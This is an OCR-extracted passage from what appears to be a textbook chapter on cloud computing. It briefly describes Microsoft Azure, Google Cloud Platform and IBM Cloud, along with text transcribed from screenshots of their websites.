
Build personalised, future-ready experiences today that don't need to be rebuilt as your needs evolve. Sign up for an Azure free account and get free AI services—and a ₹14,500 credit.

Figure 19.15: Screenshot of Microsoft Azure

- **Google Cloud Platform (GCP)**

  Source: *https://cloud.google.com*

  GCP provides IaaS, PaaS, and serverless computing services. These include computing, data storage and analytics, machine learning, networking, bigdata, cloud AI, management tools, identity and security, IoT, and API platforms.


Google Cloud
Why Google
Solutions
Products
Pricing
Getting Started
Docs
Support
English
Sign in
Contact Us
Get started for free
Get $300 in free credits and free usage of 20+ products
Get started for free
Contact sales
What's new
For developers
EVENT
2-MINUTE QUIZ
REPORT

Dream, build, and transform with Google Cloud

Build apps faster, make smarter business decisions, and connect people anywhere.

Meet the businesses using Google Cloud to drive change from within

Register now for the Google Workspace Summit: May 4

How data-driven is your company culture?


Rank your digital transformation against global leaders

Figure 19.16: Screenshot of Google Cloud Platform

- **IBM Cloud**

  Source: *https://www.ibm.com*

  IBM Cloud™ is a robust suite of advanced data and AI tools and deep industry expertise. It provides various cloud services, such as IaaS, SaaS, and PaaS, through public, private, and hybrid cloud delivery models. These services include computing, networking, storage, management, security, databases, analytics, AI, IoT, mobile, Dev tools, and blockchain.




IBM
Cloud
Products
Solutions
Pricing
Docs
Support
Explo
Contact us
Log in
Create IBM Cloud account
Site feedback
Explore our free tier
How to get started
AI / machine learning
Analytics
Automation
Let's talk

IBM Cloud products

